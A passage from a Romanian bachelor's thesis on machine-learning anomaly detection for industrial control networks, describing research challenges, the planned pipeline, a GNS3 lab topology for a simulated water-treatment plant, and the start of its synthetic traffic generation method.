îngreunează procesul operatorilor de a înțelege de ce a fost semnalată o anomalie și să identifice cauza principală a acesteia. O altă provocare este explicabilitatea: oferirea unor explicații clare operatorilor privind motivul pentru care o anomalie a fost semnalată. Având în vedere natura critică pentru siguranță a ICS-urilor, un detector de anomalii care doar emite „scor anomalie: 0.95" este mai puțin util decât unul care poate spune „pompa P-101 funcționează când ar trebui să fie oprită, conform programului procesului". Se observă eforturi interdisciplinare în care inginerii de control și specialiștii în date colaborează pentru a integra semantica procesului fizic în alertele de anomalie (ex: raportarea relațiilor între senzori care au fost încălcate). Tehnici din domeniul inteligenței artificiale explicabile (XAI) sunt adaptate la ICS, de exemplu folosind metode de atribuire a trăsăturilor în modelele autoencoder pentru a evidenția care semnale au contribuit cel mai mult la decizia de anomalie.

Lipsa metricilor de evaluare standardizate și a seturilor de date de referință comune în diferite studii îngreunează compararea obiectivă a performanțelor diverselor modele de detecție a anomaliilor. Integrarea unor noi sisteme de detecție a anomaliilor cu infrastructura ICS existentă poate fi complexă și necesită o atenție sporită pentru a evita perturbarea proceselor industriale critice. Disponibilitatea limitată a datelor reale despre atacuri, cauzată de preocupările legate de securitate și de potențialele întreruperi operaționale, complică și mai mult activitățile de cercetare.

Creșterea continuă a sofisticării și motivației atacurilor cibernetice impune o adaptare permanentă a tehnicilor de detecție a anomaliilor. Convergența dintre rețelele IT și cele OT, deși îmbunătățește eficiența, a extins suprafața de atac și a introdus noi provocări de securitate. În cele din urmă, prevalența sistemelor învechite, care au vulnerabilități de securitate, în multe implementări ICS, adaugă un alt strat de complexitate.

Cercetătorii își concentrează tot mai mult atenția asupra unor provocări specifice, precum reducerea alarmelor false și atribuirea anomaliilor. O observație-cheie în ICS este că nu toate anomaliile sunt atacuri cibernetice – unele pot fi defecte de sistem sau defecțiuni ale senzorilor. Astfel, diferențierea între anomaliile cauzate de atacuri și cele generate de defecțiuni mecanice a devenit o întrebare importantă de cercetare [13]. Unele lucrări sugerează utilizarea contextului suplimentar (ex: jurnalele de mentenanță, acțiuni ale operatorilor) sau a modelelor specializate pentru a clasifica anomaliile în categorii (ex: atac malițios vs. defecțiune benignă).

5 Dezvoltarea propusă

În vederea atingerii obiectivului principal al acestei lucrări — dezvoltarea unui sistem de detecție a anomaliilor într-o rețea industrială de date — a fost necesară parcurgerea unui set bine definit de etape succesive, fiecare cu un rol critic în construirea unei soluții funcționale și validate.

Procesul de dezvoltare a fost gândit ca o succesiune logică de pași, începând cu modelarea unei arhitecturi de rețea industrială virtualizată, continuând cu generarea și validarea unui set de date sintetic realist, și culminând cu antrenarea unor algoritmi de învățare automată și integrarea într-un sistem complet, capabil să funcționeze autonom. Această abordare etapizată a permis atât izolarea și testarea fiecărui component, cât și integrarea ulterioară într-un cadru coerent.

Prima etapă a constat în proiectarea unei infrastructuri virtuale în GNS3 care să reflecte structura unei rețele ICS reale, împărțită în zona Enterprise (IT), IDMZ și zona Industrială (OT). Topologia a fost inspirată din modele consacrate precum modelul Purdue, adaptate constrângerilor mediului de simulare. Au fost definite subneturi specifice, configurate echipamente de rețea virtuale, precum și instanțe de servere, stații de lucru și echipamente industriale virtualizate (PLC, SCADA), pentru a permite simularea realistă a unei rețele industriale.

A doua etapă a implicat generarea unui set de date sintetic, prin simularea traficului normal și malițios într-un mod controlat. S-au implementat scripturi complexe de generare a traficului, bazate pe modele stocastice și comportamente modelate prin mașini de stări finite (FSM), astfel încât traficul rezultat să prezinte caracteristici statistice similare cu traficul real din rețele ICS. Traficul generat a fost validat prin analize statistice și comparații cu date din literatura de specialitate, confirmând realismul setului de date.

În etapa următoare, datele colectate au fost prelucrate, normalizate și utilizate pentru antrenarea mai multor algoritmi de detecție a anomaliilor. Au fost aplicate metode riguroase de selecție a caracteristicilor, precum analiza corelației și PCA, pentru a obține un set optim de variabile. Modelele evaluate — Isolation Forest, Autoencoder și LOF — au fost antrenate și comparate în mod obiectiv, folosind metrice de performanță standard (precizie, recall, F1-score).

În final, sistemul rezultat a fost integrat și testat într-un mediu funcțional complet. Componentele dezvoltate — de la colectorul de date (Goflow2 + Logstash), până la modulul de decizie ML și motorul de alertare — au fost conectate într-un flux operațional robust. Sistemul a fost evaluat în scenarii realiste, cu date în timp real, demonstrând că poate detecta eficient anomalii în trafic și genera alerte utile într-un context industrial.

Această succesiune de pași, de la modelare la validare, a fost esențială pentru realizarea unui proiect funcțional, dar și pentru crearea unei baze solide care poate fi extinsă în cercetări viitoare. Toate aceste etape vor fi prezentate în detaliu în capitolele următoare ale lucrării.

6 Studiu de caz - Crearea Arhitecturii de Rețea

În cadrul acestui proiect, un obiectiv fundamental este realizarea unei infrastructuri virtuale care să imite cât mai mult o rețea industrială reală. Pentru a putea atinge acest scop, am utilizat **GNS3 (Graphical Network Simulator 3)**, o platformă extrem de flexibilă, care permite construirea și testarea unei topologii de rețea complexă într-un mediu complet virtualizat. Prin această simulare am urmărit replicarea segmentării reale a unei rețele industriale - de la zona IT (Enterprise) până la zona de control industrial (OT), incluzând și zona de tampon cunoscută ca IDMZ (Industrial Demilitarized Zone).

Simularea unei rețele industriale în GNS3 are ca principal avantaj posibilitatea testării și observării în siguranță a comportamentului rețelei și a dispozitivelor ICS (Industrial Control Systems) în scenarii variate, inclusiv în prezența unor atacuri cibernetice. Astfel se pot analiza detaliat tiparele de trafic, comunicarea între componentele sistemului, dar și impactul unor atacuri asupra infrastructurii fără a pune în pericol o rețea reală.

În cadrul realizării infrastructurii pentru proiectul de licență, am urmărit să construiesc o arhitectură cât mai apropiată de cea văzută în mediile industriale reale. Structura propusă reproduce segmentarea clasică a rețelelor industriale moderne, incluzând zone distincte pentru IT, IDMZ și OT.

Pentru a asigura un nivel ridicat de realism și relevanță, m-am documentat dintr-o varietate de surse de specialitate care descriu bunele practici în proiectarea și securizarea infrastructurilor ICS. Dintre acestea, cea mai importantă sursă de inspirație a fost cartea ”Industrial Cybersecurity: Efficiently monitor the cybersecurity posture of your ICS environment, 2nd Edition” de Pascal Ackerman. Această lucrare oferă o prezentare detaliată și practică a modului în care ar trebui organizate și proiectate sistemele industriale moderne.

Deși principala sursă de inspirație pentru modelarea acestei arhitecturi a fost lucrarea lui Pascal Ackerman, proiectul s-a bazat și pe alte materiale de specialitate, cum ar fi standardele industriale actuale privind securitatea ICS (ex: ISA/IEC 62443, NIST 800-82) și diverse studii de caz din industrie. Această abordare a permis realizarea unei infrastructuri realiste și robuste, care respectă atât cerințele moderne de securitate, cât și principiile de organizare logică și funcțională a rețelelor industriale.

6.1 Structura topologiei

Pentru crearea unei simulări cât mai fidele a unui sistem industrial modern, arhitectura rețelei create în cadrul proiectului s-a bazat pe principiile de segmentare și securizare inspirate din modelul Purdue, adaptat la bunele practici actuale din industrie. Structura realizată a avut ca scop replicarea unei arhitecturi reale a unei rețele de date ICS bazată pe un sistem de tratare a apei.

Arhitectura implementată împarte rețeaua în trei zone principale: **Enterprise Zone, Industrial Demilitarized Zone (IDMZ), și Industrial Zone (OT)**. Această separare asigură protecția datelor și a mediului industrial împotriva amenințărilor provenite din rețeaua IT sau din exterior.



Figura 6.1: Topologia unei arhitecturi ICS completa

6.1.1 Zona Enterprise

În zona Enterprise se află toate sistemele care nu interacționează direct cu procesele industriale, dar care necesită acces la datele de producție pentru a putea genera rapoarte sau pentru a analiza performanțele sistemelor. Pentru accesul controlat la informațiile din zona industrială, s-au implementat soluții precum reverse proxy-uri pentru acces la portalurile web de raportare și serviciile industriale.

Zona Enterprise a fost configurată cu subnetul 192.168.10.0/24. Stațiile de lucru, serverele de management, serverele de rapoarte și instanțele Docker utilizate pentru acces la interfețele web au primit adrese IP din acest interval.

De asemenea, pentru a avea conexiunea către internet, zona Enterprise a fost configurată

cu o interfață suplimentară bridged la rețeaua fizică a gazdei, permițând accesul la resurse externe (update-uri de sistem, descărcare de pachete) și simularea unui trafic realist către/dinspre internet. Acest lucru a fost realizat prin adăugarea unei componente Cloud din GNS3 care face această legătură, fiind separată de accesul complet în rețeaua simulată prin firewall-ul din zona Enterprise.

6.1.2 Industrial Demilitarized Zone (IDMZ)

Pentru IDMZ, a fost alocat subnetul 192.168.20.0/24. IDMZ-ul a fost configurat ca o zonă tampon între rețeaua Enterprise și cea Industrială. Scopul său principal a fost de a separa fizic traficul dintre cele două zone și de a permite numai comunicații controlate și monitorizate. În această zonă au fost implementate servere jump și proxy-uri, dar și servicii esențiale precum replicarea bazelor de date și portaluri web de acces la date de producție.

6.1.3 Zona Industriala (OT)

Zona Industrială a fost configurată cu subnetul 192.168.30.0/24. În zona industrială au fost integrate toate sistemele care controlează efectiv procesele de producție, cum ar fi PLC-urile și sistemele SCADA. Conform bunelor practici, doar echipamentele absolut necesare pentru operare au fost plasate aici, eliminând astfel expunerea inutilă și reducând semnificativ suprafața de atac.

Accesul din zona Enterprise către echipamentele OT a fost realizat prin sesiuni brokerizate, fără interacțiune directă. De exemplu, pentru operațiuni de mentenanță, utilizatorii din zona IT se conectau la servere virtualizate, fără a avea acces direct la PLC-uri sau alte echipamente de nivel inferior.

În final, aplicând aceste practici, am realizat următoarea arhitectură virtualizată în GNS3. Bunele practici specifică separarea zonei industriale în mai multe enclave funcționale, delimitată printr-un firewall suplimentar și micro-segmentare internă, astfel încât traficul să poată fi monitorizat și controlat riguros. Am ales să nu includ această segmentare și nici un firewall în simularea mea din următoarele două motive: introducerea mai multor echipamente de rețea, în special a unui firewall, ar necesita o putere computațională mai mare și de mult mai multe resurse necesare pentru a putea funcționa în parametri corecți. A doua problemă ar fi complexitatea mai mare de generare a traficului, dar și a atacurilor, fiind nevoie de a programa trecerea pachetelor prin mai multe sub-rețele, ceea ce ar complica monitorizarea simulării, dar ar avea și un impact computațional mai mare.

În urma aplicării principiilor și bunelor practici de proiectare a rețelelor industriale, am realizat o arhitectură virtualizată a rețelei ICS utilizând platforma GNS3. Conform bunelor practici, zona industrială ar trebui să fie împărțită în multiple enclave funcționale, fiecare delimitată de firewall-uri suplimentare și implementând mecanisme de micro-segmentare internă. Acest tip de structurare are rolul de a permite monitorizarea și controlul riguros al traficului între echipamente, oferind un nivel ridicat de securitate.

Totuși, în cadrul acestei simulări, am optat să nu implementez segmentarea completă a zonei industriale și nici să nu introduc firewall-uri dedicate între enclave. Această decizie a fost motivată de două considerente principale.

În primul rând, introducerea suplimentară a unor echipamente de rețea virtualizate, în special firewall-uri, ar fi crescut semnificativ cerințele de resurse hardware. Platforma utilizată pentru simulare are limite în ceea ce privește puterea computațională disponibilă, iar adăugarea

de dispozitive suplimentare ar fi afectat performanța generală a mediului virtual, existând riscul ca simularea să nu mai funcționeze în parametri optimi.

În al doilea rând, o arhitectură mai complexă, bazată pe micro-segmentare și rutarea traficului prin multiple sub-rețele, ar fi îngreunat considerabil procesul de generare a traficului realist de rețea și de simulare a atacurilor. Ar fi fost necesară configurarea suplimentară a rutelor între segmente, precum și un efort sporit în programarea traficului de test, ceea ce ar fi complicat procesul de monitorizare și analiză a rezultatelor, având totodată un impact suplimentar asupra resurselor de procesare.

Zonă	Retea IP	Exemple de Dispozitive
Enterprise (IT)	192.168.10.0/24	Stații de lucru, Servere rapoarte, Docker
IDMZ	192.168.20.0/24	Proxy servere, Jump server, Replicare SQL
Industrial (OT)	192.168.30.0/24	OpenPLC, SCADA, servere de date

Tabelul 6.1: Rezumat al range-urilor de IP folosite pentru fiecare zona

Prin urmare, arhitectura finală implementată păstrează principiile generale ale segmentării logice între zonele Enterprise, IDMZ și OT, dar fără implementarea enclave-lor interne multiple și a firewall-urilor suplimentare în zona industrială, adaptând astfel proiectul la constrângerile practice ale mediului de simulare.



Figura 6.2: Topologia implementata în GNS3

6.2 Dispozitive Simulate și Instrumente Utilizate

După cum se poate observa și în figura 6.2 mai multe tipuri de componente virtuale au fost integrate pentru realizarea simulării în GNS3.

6.2.1 Echipamente de rețea

În procesul de dezvoltare a infrastructurii simulate pentru acest proiect, am evaluat mai multe soluții de echipamente de rețea virtualizate, provenind de la furnizori consacrați precum Cisco Systems, Juniper Networks, Extreme Networks, Hewlett-Packard (HP/Aruba), precum și Netgate. Acești producători sunt recunoscuți pe piața de echipamente de rețea pentru calitatea, fiabilitatea și funcționalitățile variate ale produselor lor, fiecare dintre ei oferind avantaje și dezavantaje în funcție de scenariul de utilizare.

Selecția inițială a echipamentelor a avut în vedere atât nevoia de a integra un firewall performant, cât și switch-uri care să permită o segmentare flexibilă a rețelei. Cu toate acestea, având în vedere resursele hardware limitate disponibile pentru rularea infrastructurii în GNS3, am fost nevoit să simplific arhitectura planificată.

În ceea ce privește partea de switching, am ales să utilizez switch-urile generice oferite de GNS3. Acestea permit folosirea funcționalităților de bază necesare pentru o rețea de dimensiuni reduse, fără a adăuga complexitate inutilă în ceea ce privește gestionarea rețelei. Având în vedere scara mică a arhitecturii simulate și lipsa necesității unei segmentări logice avansate prin VLAN, utilizarea unor switch-uri generice s-a dovedit a fi o alegere potrivită și eficientă din punct de vedere al consumului de resurse. De asemenea, nu a fost nevoie de folosirea unor funcționalități de nivel 3 avansate (routing inter-VLAN sau rutare dinamică), acestea fiind neesențiale în contextul simulării propuse.

În ceea ce privește selecția firewall-ului, analiza s-a concentrat pe găsirea unei soluții care să îndeplinească mai multe cerințe esențiale: eficiență în utilizarea resurselor hardware, suport pentru protocoalele de bază necesare securizării rețelei, simplitate în configurare și accesibilitate fără restricții de licențiere. După o comparație între soluțiile disponibile de la Cisco, Juniper, HP și Extreme Networks, am optat pentru implementarea firewall-ului pfSense dezvoltat de Netgate.

Această alegere a fost justificată de mai mulți factori. În primul rând, pfSense este o soluție open-source, utilizată atât în mediile Enterprise, cât și în implementări de dimensiuni mai mici, având un suport nativ extins pentru protocoale esențiale precum VPN, NAT, firewall stateful, IDS/IPS și control granular al traficului, fiind o soluție foarte modulară care poate implementa toate funcționalitățile necesare. În al doilea rând, pfSense nu impune costuri de licențiere pentru utilizarea instanțelor virtualizate, spre deosebire de Cisco și Juniper, care solicită licențe costisitoare pentru accesul la funcționalități avansate pe echipamentele lor virtuale. În plus, din perspectiva consumului de resurse, pfSense este mult mai eficient comparativ cu soluțiile firewall complexe furnizate de Extreme Networks sau HP Aruba, ceea ce îl face ideal pentru un mediu de simulare limitat în resurse.

Astfel, în configurația finală a rețelei simulate, pfSense a fost implementat ca principal dispozitiv de securitate, asigurând controlul traficului între zone și furnizând funcțiile fundamentale necesare unei separări logice a rețelei, în condiții de eficiență și simplitate.

6.2.2 Statii de lucru

Selecția stațiilor de lucru utilizate în cadrul infrastructurii virtualizate am realizat-o având în vedere o serie de cerințe tehnice specifice, care să asigure stabilitatea, eficiența și flexibilitatea necesară desfășurării experimentelor.

În primul rând, a fost esențial ca sistemul de operare ales pentru stațiile de lucru să fie stabil, să beneficieze de suport extins pentru diverse librării și aplicații și să prezinte un

consum redus de resurse, evitând încărcarea inutilă cu procese secundare. De asemenea, s-a ținut cont de necesitatea ca aceste stații să poată rula programe complexe, inclusiv aplicații pentru manipularea traficului de rețea și generarea de atacuri simulate, utilizând librării matematice și de procesare a pachetelor.

Având în vedere faptul că GNS3 oferă suport atât pentru virtualizarea clasică prin QEMU, cât și pentru containerizarea prin Docker, alegerea sistemului de operare a fost influențată în mare parte de aceste cerințe tehnice și nu de constrângeri ale platformei de virtualizare.

Comparând principalele opțiuni disponibile – Windows, Linux și sisteme Unix-based (precum FreeBSD sau OpenBSD) – am optat pentru utilizarea unui sistem Linux. Această alegere a fost motivată de stabilitatea ridicată a sistemelor Linux, de consumul redus de resurse în comparație cu Windows și de accesul larg la ecosisteme de librării și instrumente, aspecte esențiale pentru dezvoltarea scripturilor de simulare a traficului. Spre deosebire de alte variante Unix, Linux oferă un echilibru optim între compatibilitate, suport comunitar și performanță în medii containerizate și virtualizate.

În urma unei analize comparative între diverse distribuții Linux, am decis să folosesc Debian 12, în special datorită stabilității sale, suportului pe termen lung și nivelului de optimizare pentru utilizarea în medii de infrastructură virtuală. Pentru integrarea acestui sistem de operare în GNS3, am ales versiunea optimizată pentru containere, disponibilă în format QCOW2 – un format compatibil cu QEMU, care permite administrarea eficientă a imaginii virtuale.

Pentru implementare, imaginea Debian 12 a fost configurată utilizând QEMU, creând o imagine virtuală cu o capacitate de 60 GB spațiu de stocare, necesară pentru instalarea tuturor pachetelor de sistem și de dezvoltare necesare, stocarea scripturilor de generare a traficului și a atacurilor, arhivarea logurilor și fișierelor rezultate în urma simulărilor.

Comanda utilizată pentru crearea imaginii a fost următoarea:

```
1 qemu-img create -f qcow2 debian12-container.qcow2 60G
```

Ulterior, imaginea a fost integrată în GNS3 ca mașină virtuală utilizată pentru rularea scenariilor de test.

Pe lângă stațiile de lucru principale, în cadrul infrastructurii am utilizat și containere Docker bazate pe imaginea Firefox. Aceste containere au fost folosite pentru a accesa interfața web a firewall-ului pfSense, permițând configurarea acestuia, monitorizarea regulilor de rutare, a listelor de control al accesului (ACL) și a performanței generale a echipamentului. Alegerea utilizării containerelor a adus avantajul reducerii consumului de resurse și a flexibilității în administrarea rapidă a sesiunilor de configurare a echipamentelor.

Prin această abordare, am reușit realizarea unei infrastructuri de stații de lucru robuste, flexibile și eficient integrate în mediul virtualizat, esențială pentru buna desfășurare a experimentelor de simulare și testare în cadrul proiectului.

6.2.3 Echipamente Industriale

Selecția echipamentelor industriale utilizate în infrastructura de simulare a fost realizată ținând cont de specificul domeniului ICS (Industrial Control Systems), unde opțiunile disponibile pentru virtualizare sunt mai limitate. Spre deosebire de echipamentele de rețea generaliste, majoritatea dispozitivelor industriale sunt concepute pentru implementare fizică, iar variantele software care le emulează sunt fie supuse unor licențe comerciale restrictive, fie dificil de utilizat în medii virtualizate fără infrastructură specializată.

Având aceste constrângeri în vedere, pentru infrastructura proiectului am ales să utilizez PLC-uri (Programmable Logic Controllers) și SCADA (Supervisory Control and Data Acquisition systems) emulate software. Această alegere a fost influențată și de specificul proiectului, care urmărește în principal detecția anomaliilor în traficul dintre zona Enterprise și zona Industrială, prin IDMZ. Deși interacțiunile directe între dispozitivele industriale nu au un impact major asupra fluxurilor de date monitorizate la nivelul IDMZ, integrarea sistemelor PLC și SCADA în simulare oferă un grad suplimentar de realism și permite, de asemenea, extinderea infrastructurii în viitor pentru analize mai detaliate ale comportamentului traficului în zona Industrială.

Pentru virtualizarea echipamentelor industriale, am utilizat soluții open-source de înaltă performanță. Pentru simularea controlerelor logice programabile am ales OpenPLC. Acesta a fost implementat sub formă de imagini Docker, oferind posibilitatea de a rula instanțe multiple independente, fiecare emulând un PLC real. Pentru implementarea sistemului SCADA am ales ScadaLTS, utilizat pentru colectarea, afișarea și gestionarea datelor provenite de la PLC-uri. De asemenea, această soluție a fost integrată în infrastructură sub formă de containere Docker, gestionabile atât prin interfața web, cât și prin linia de comandă din GNS3, pentru configurări avansate.

În configurația finală, prezentată în figura 6.2, am utilizat trei instanțe de PLC-uri și două instanțe de SCADA. Din punct de vedere logic, PLC-urile au fost organizate astfel încât să reflecte divizarea procesului într-un mod funcțional și să simuleze enclave industriale distincte: primul PLC a fost alocat zonei de aprovizionare cu apă, al doilea PLC a fost utilizat pentru simularea procesului de tratare a apei, al treilea PLC a fost responsabil pentru stocarea și distribuirea apei către sistemul final.

Dintre cele două instanțe SCADA, un sistem a fost utilizat pentru controlul efectiv al PLC-urilor, reprezentând SCADA-ul principal al infrastructurii industriale, iar celălalt a servit doar drept interfață de acces web, fiind destinat simulării traficului din zona Enterprise către IDMZ și Industrial Zone. Această abordare a permis generarea de trafic realist între zonele Enterprise și OT, într-un mod controlat și monitorizat.

Pentru a susține acest model de funcționare, am dezvoltat o diagramă a procesului de tratare a apei, în care sunt ilustrate relațiile dintre PLC-uri. Procesul modelat este unul simplificat față de procesele reale întâlnite într-o stație industrială de tratare a apei, scopul principal fiind acela de a simula transferul de date și de a popula platforma SCADA cu informații reale, care pot fi ulterior folosite pentru analiza traficului și pentru antrenarea modelelor de detecție a anomaliilor.

Această infrastructură modulară permite, de asemenea, extinderea ulterioară către scenarii mai complexe, inclusiv simularea incidentelor operaționale în zona industrială, evaluarea comportamentului rețelei la atacuri cibernetice specifice ICS și implementarea de noi tehnici de monitorizare și protecție.



Figura 6.3: Diagrama procesului industrial pentru tratarea apei

6.3 Beneficiile Utilizării GNS3 în Simularea Rețelelor ICS

Utilizarea platformei GNS3 în cadrul acestui proiect a adus multiple beneficii în ceea ce privește simularea și cercetarea securității rețelelor industriale. Unul dintre cele mai importante avantaje este posibilitatea de a testa vulnerabilități și scenarii de atac într-un mediu virtual controlat, eliminând complet riscul de a afecta echipamentele industriale reale. Prin această abordare, au putut fi explorate scenarii de atac și metode de detecție într-un cadru sigur, repetabil și fără consecințe asupra infrastructurii fizice.

Un alt beneficiu major al GNS3 este flexibilitatea ridicată și compatibilitatea extinsă cu o varietate de sisteme de operare, aplicații și protocoale industriale. Platforma permite integrarea facilă a echipamentelor virtuale diverse, oferind suport atât pentru mașini virtuale tradiționale (prin VirtualBox sau VMware), cât și pentru containere Docker, ceea ce permite construirea unor scenarii modulare și scalabile. Această capacitate de integrare face posibilă simularea realistă a rețelelor industriale complexe, acoperind atât partea de comunicații IT, cât și de comunicații OT.

Din punct de vedere al resurselor hardware necesare, pentru implementarea acestei arhitecturi complexe a fost utilizat un cluster format din două servere Dell dedicate. Fiecare server a găzduit câte o instanță a platformei GNS3, configurate în mod colaborativ prin intermediul funcționalității de cluster oferite de GNS3.

Primul server a fost configurat cu 6 vCPU și 20 GB memorie RAM, în timp ce al doilea server a fost configurat cu 10 vCPU și 60 GB memorie RAM, asigurând astfel suficiente resurse pentru a susține funcționarea simultană a multiplelor instanțe de echipamente de rețea, PLC-uri și sisteme SCADA. Pentru a acomoda stocarea necesară a echipamentelor virtualizate, fiecare server a fost echipat cu un spațiu de stocare de aproximativ 500 GB, suficient pentru a asigura desfășurarea corectă a simulării, salvarea imaginilor de mașini virtuale și arhivarea datelor generate în timpul experimentelor.maginilor de mașini virtuale și arhivarea datelor generate în timpul experimentelor.

7 Simularea de Trafic

7.1 Introducere

După finalizarea configurării rețelei virtualizate, următorul pas a constatat în simularea traficului de date într-un mod realist, care să imite cât mai fidel comportamentul utilizatorilor umani. Această etapă este esențială în procesul de dezvoltare și validare a sistemelor de detecție a anomaliilor, întrucât modelele de detecție au nevoie de un volum semnificativ de trafic de rețea autentic pentru a putea fi evaluate corect din perspectiva performanței și a robusteței. Generarea de trafic realist devine astfel un element fundamental în contextul testării, oferind condițiile necesare pentru identificarea vulnerabilităților infrastructurii simulate și pentru calibrarea algoritmilor de detectare.

În cadrul acestui proiect, am dezvoltat o metodologie de generare sintetică a traficului, atât legitim, cât și malițios, având ca scop recrearea unor condiții de rețea similare celor întâlnite în mediile industriale reale. Spre deosebire de metodele tradiționale, care se bazează pe replay-ul capturilor de trafic existente, soluția implementată combină modele stocastice de trafic, bazate pe procese de tip ON/OFF, cu scenarii specifice de interacțiune în sisteme industriale SCADA. Această abordare a fost fundamentată pe studii de specialitate, inclusiv lucrările lui Antoine Varet, Nicolas Larrieu și Emil Gustafsson privind generarea de trafic realist, și cercetări suplimentare privind generarea sintetică a traficului.

Traficul normal a fost generat pentru a simula activitățile obișnuite ale operatorilor și utilizatorilor în mediul industrial, cum ar fi accesarea platformelor ScadaLTS și OpenPLC, monitorizarea alarmelor, consultarea rapoartelor și efectuarea operațiunilor de mentenanță. Comportamentul utilizatorilor a fost modelat prin tranziții între diferite pagini web și interacțiuni simulate, respectând distribuții de timp de acces inspirate din modele stocastice.

